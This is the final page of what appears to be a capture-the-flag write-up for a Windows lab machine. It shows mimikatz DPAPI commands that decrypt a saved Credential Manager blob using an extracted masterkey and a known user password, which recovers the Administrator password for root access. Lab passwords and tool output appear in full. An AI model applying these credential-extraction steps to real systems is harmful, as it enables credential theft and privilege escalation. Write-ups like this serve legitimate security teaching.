BU7zWC+/QdKUJjqDlUviAlWLFU5hbqocgqCjmHgW9XRy4IAcRVRoQDtO4U1mLOHW6kLaJvEgzQvv2cbicmQ
=="))
```

```
[IO.File]::WriteAllBytes("0792c32e-48a5-4fe3-8b43-d93d64590580",
[Convert]::FromBase64String("AgAAAAAAAAAAAAAAMAA3ADkAMgBjADMAMgBlAC0ANAA4AGEANQAtAD
QAZgBlADMALQA4AGIANAAzAC0AZAA5ADMAZAA2ADQANQA5ADAANQA4ADAAAAAAAAAAAAAAFAAAAsAAAAAAAA
ACQAAAAAAAAABQAAAAAAAAAAAAAAAAAAACAAAAnFHKTQBwjHPU+/9guV5UnvhDAAAOgAAAEGYAAOePsdmJ
xMzXoFKFwX+uHDGtEhD3raBRrjIDU232E+Y6DkZHyp7VFAdjfYwcwq0WsjBqq1bX0nB7DHdCLn3jnri9/Mp
VBEtKf4U7bwszMyE7Ww2Ax8ECH2xKwvX6N3KtvlCvf98HsODqlA1woSRdt9+Ef2FVMKk4lQEqOtnHqMOcwF
ktBtcUye6P40ztUGLEEgIAAABLtt2bW5ZW2Xt48RR5ZFf0+EMAAA6AAAAQZgAAD+azql3Tr0a9eofLwBYfx
BrhP4cUoivLW9qG8k2VrQM2mlM1FZGF0CdnQ9DBEys1/a/60kfTxPX0MmBBPCi0Ae1w5C4BhPnoxGaKvDbr
cye9LHN0ojgbTN1Op8Rl3qp1Xg9TZyRzkA24hotCgyftqgMAAADlaJYABZMbQLoN36DhGzTQ"))
```


Credential extraction

The mimikatz Wiki provides detailed guidance on working with Windows Credential Manager saved credentials.

https://github.com/gentilkiwi/mimikatz/wiki/howto-~-credential-manager-saved-credentials

The credential file is examined, which reveals the corresponding masterkey (guidMasterKey). This matches the masterkey that was extracted.


```
dpapi::cred /in:51AB168BE4BDB3A603DADE4F8CA81290
/sid:S-1-5-21-953262931-566350628-63446256-1001 /password:4Cc3ssC0ntr0ller
```



```
  .#####.   mimikatz 2.1.1 (x86) #17763 Dec  9 2018 23:56:27
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # dpapi::cred /in:51AB168BE4BDB3A603DADE4F8CA81290 /sid:S-1-5-21-953262931-566350628-63446256-1001
**BLOB**
  dwVersion          : 00000001 - 1
  guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion : 00000001 - 1
  guidMasterKey      : {0792c32e-48a5-4fe3-8b43-d93d64590580}
  dwFlags            : 20000000 - 536870912 (system ; )
  dwDescriptionLen   : 0000003a - 58
  szDescription      : Enterprise Credential Data
```

The masterkey file is examined next, and the key is extracted.


```
dpapi::masterkey /in:0792c32e-48a5-4fe3-8b43-d93d64590580
/sid:S-1-5-21-953262931-566350628-63446256-1001 /password:4Cc3ssC0ntr0ller
```



```
[masterkey] with password: 4Cc3ssC0ntr0ller (normal user)
  key : b360fa5dfea278892070f4d086d47ccf5ae30f7206af0927c33b13957d44f0149a128391c4344a9b7b9c9e2e5351bfaf94a
  sha1: bf6d0654ef999c3ad5b09692944da3c0d0b68afe
```

With the masterkey in mimikatz's cache, the credential blob can now be decrypted. It is now possible to open a telnet session as ACCESS\Administrator and gain the root flag.

```
dpapi::cred /in:51AB168BE4BDB3A603DADE4F8CA81290
```



```
UserName       : ACCESS\Administrator
CredentialBlob : 55Acc3ssS3cur1ty@megacorp
Attributes     : 0
```

Page 14 / 14